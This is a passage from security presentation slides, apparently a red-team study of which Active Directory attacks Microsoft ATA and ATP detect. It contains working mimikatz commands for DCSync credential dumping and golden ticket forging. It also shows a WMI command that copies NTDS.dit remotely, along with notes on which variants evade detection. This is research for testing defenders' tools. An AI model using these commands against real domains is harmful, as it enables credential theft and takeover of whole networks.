
Demo

Lateral Movement via SQL

Demo

Detected: DCSync

```
mimikatz # lsadump::dcsync /domain prod.local /user:krbtgt
```



Malicious replication of directory services


Malicious replication requests were successfully performed by Administrator, from WIN10A against DC03.

3:24 PM – 3:25 PM Jul 14, 2017

TIME	ACCOUNTS (1)	RESULT	AGAINST DOMAIN CONTROLLERS (1)
7/14/17 3:25 PM ^ 7/14/17 3:24 PM	Administrator	✓ Success	DC03

Copying NTDS.dit File Remotely using the WMI Win32_ShadowCopy Class


- Using a technique by @0xbadjuju, we can use the WMI Win32_ShadowCopy Class to dump the ntds.dit via volume shadow copies without having to call vssadmin.exe



```
PS T:\> $DeviceObject
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
PS T:\> Invoke-WmiMethod -Class Win32_Process -Name create -ArgumentList "cmd.exe /c copy $DeviceObject\Windows\System32
\ntds.dit C:\" -ComputerName 10.1.11.170 -CREDENTIAL $cred
```

- Copying the NTDS.dit and SYSTEM files from a workstation isn’t detected by ATP

- But is flagged only as a LOW severity event in ATA due to execution:



12:20 PM Today

Remote execution attempt detected


The following remote execution attempts were performed on DC03 from WIN10A:

- Attempted remote execution of one or more WMI methods by Administrator.

Started at 11:58 AM Jul 12, 2017

Detected: Golden Tickets Detection (Using KRBTGT NTLM Hash)

```
kerberos::golden /user:EdwardAbbey /domain:prod.local /
sid:S-1-5-21-2184559304-2325842030-2845129662-500 /krbtgt:
43f53b1c3516a08b2c33ded83bff0c9f /groups:513,512,520,518,519 /ptt
```



Encryption downgrade activity

OPEN


The encryption method of the TGT field of TGS_REQ message from WIN10A has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on WIN10A.

1:55 PM – 2:59 PM Jul 12, 2017

TIME	ACCOUNTS (2)	FROM (1)	ACCESSED (2)	VIA DOMAIN CONTROLLERS (1)
7/12/17 2:59 PM ^ 7/12/17 2:13 PM	Abbey, Edward Athlete	WIN10A	2 resources	DC03

Not Detected: Using AES Key

```
kerberos::golden /user:JohnVanwagoner /domain:prod.local /
sid:S-1-5-21-2184559304-2325842030-2845129662 /
aes256:05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff3cea13bae2e9 /
groups:512,513 /startoffset:-1 /endin:500 /renewmax:3000 /ptt
```



```
mimikatz # kerberos::golden /user:JohnVanwagoner /domain:prod.local /sid:S-1-5-21-2184559304-2325842030-2845129662 /aes256:05d
186eff3cea13bae2e9 /groups:512,513 /startoffset:-1 /endin:10 /renewmax:3000 /ptt
User      : JohnVanwagoner
Domain    : prod.local (PROD)
SID       : S-1-5-21-2184559304-2325842030-2845129662
User Id   : 500
Groups Id : *512 513
ServiceKey: 05df6ed1616d67dc672d51814959b9b6de0d9f5f89c53d186eff3cea13bae2e9 - aes256_hmac
Lifetime  : 7/12/2017 3:40:25 PM ; 7/12/2017 3:50:25 PM ; 7/14/2017 5:40:25 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'JohnVanwagoner @ prod.local' successfully submitted for current session

mimikatz # exit
Bye!

C:\Users\JohnVanwagoner\Desktop>dir \\dc03.prod.local\c$\windows\ntds
 Volume in drive \\dc03.prod.local\c$ has no label.
 Volume Serial Number is 5C52-0D56

 Directory of \\dc03.prod.local\c$\windows\ntds

07/12/2017  09:16 AM    <DIR>          .
07/12/2017  09:16 AM    <DIR>          ..
```

Big Thanks / Sources

IBM X-Force Red

- @angus_tx, @nosteve, and the rest of the IBM X-Force Red crew
- @0xbadjuju, @_nullbind, NetSPI for PowerUp SQL and WMI techniques
- @mattifestation and the rest of the ATP/ATA crew at MS
- @cobbr_io, @danielhbohannon, @nikhil_mitt, @kevin_Robertson, @gentilkiwi, @armitagehacker, @harmj0y, @JershMagersh, @vysecurity, and many others for tools, techniques, and giving back to the community